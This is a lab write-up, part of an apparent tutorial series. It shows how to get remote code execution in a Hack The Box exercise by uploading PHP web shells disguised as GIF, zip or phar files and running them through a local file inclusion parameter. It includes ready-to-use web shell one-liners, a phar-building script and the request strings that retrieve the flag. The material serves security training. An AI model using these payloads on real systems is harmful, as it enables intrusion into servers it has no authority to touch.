Hiding web shells inside images, zip archives, and phar files to achieve remote code execution through LFI. Part 4 of the File Inclusion series.
If you're just landing here, this is part 4 of the File Inclusion series. Part 1 covered LFI basics and filter bypasses on DVWA. Part 2 went into PHP wrappers for code execution. Part 3 was Remote File Inclusion over HTTP, FTP, and SMB. This part builds on all of that — we're still on the same HTB lab from part 2, same vulnerable language parameter, new attack angle.
Everything we did before was either injecting code through the URL or fetching it from our own machine. This section takes a different approach. The server has a file upload feature — a profile picture upload. That upload form isn't vulnerable by itself. It's not doing anything wrong. It just lets you upload a file and saves it to the server.

But here's the thing: include() doesn't care about file extensions. If it includes a file that has PHP code in it, that code runs. So if we can upload a file containing a web shell, and we know where it got saved, we can point the LFI at it and get execution.
That's the whole idea. Use the upload form to get our code onto the server, then use LFI to trigger it.
Method 1 — Fake Image with PHP Inside
The simplest approach. We create a file that looks like an image but has a PHP web shell hiding inside it.
GIF files have magic bytes — the first few characters that identify the file type. For GIF, that's just GIF8, which is plain text. So we can prepend it to our PHP code and the server thinks it's a valid image:
echo 'GIF8<?php system($_GET["cmd"]); ?>' > shell.gifUpload it through Profile Settings, then check the page source to find where it landed — something like /profile_images/shell.gif. Now include it through the vulnerable parameter:
?language=./profile_images/shell.gif&cmd=pwd
The GIF8 at the start is just the magic bytes leaking into the output — that's expected. What matters is /var/www/html right after it — that's our command executing on the server.
Method 2 — Zip Upload
Same goal, different delivery method. This time we put our shell inside a zip archive and disguise it as an image.
echo '<?php system($_GET["cmd"]); ?>' > shell.php && zip shell.jpg shell.phpWe zip shell.php but name the archive shell.jpg. The upload form sees .jpg and accepts it. Then we include it using the zip:// wrapper, pointing at shell.php inside the archive — the %23 is URL-encoded #:
?language=zip://./profile_images/shell2.jpg%23shell.php&cmd=ls /
The directory listing came back. You can see the flag file right there — 2f40d853e2d4768d87da1c81772bae0a.txt.
Method 3 — Phar Upload
This one is PHP-specific. A phar is PHP's own archive format. We write a script that creates a phar archive with our shell embedded inside it as a sub-file:
<?php
$phar = new Phar('shell.phar');
$phar->startBuffering();
$phar->addFromString('shell.txt', '<?php system($_GET["cmd"]); ?>');
$phar->setStub('<?php __HALT_COMPILER(); ?>');
$phar->stopBuffering();
Save that as shell.php, then compile and rename it:
php --define phar.readonly=0 shell.php && mv shell.phar shell.jpgWhat just happened: shell.php is a script that generates a phar archive called shell.phar. Inside that archive is a file called shell.txt with our web shell. We then rename shell.phar to shell.jpg to get past the upload filter.
Upload it, then include it with phar://, pointing to shell.txt inside. — the %2F is URL-encoded /:
?language=phar://./profile_images/shell3.jpg%2Fshell.txt&cmd=cat /2f40d853e2d4768d87da1c81772bae0a.txt
Flag retrieved: HTB{upl04d+lf!+3x3cut3=rc3}
The upload form is not what's vulnerable here. It's doing its job — checking extensions, accepting images. The vulnerability is entirely in the include() function that blindly executes whatever file it's pointed at. The upload just gives us a way to put our code somewhere on the server.
Next part — log poisoning. We'll look at how server logs themselves can become a vector for code execution when combined with LFI.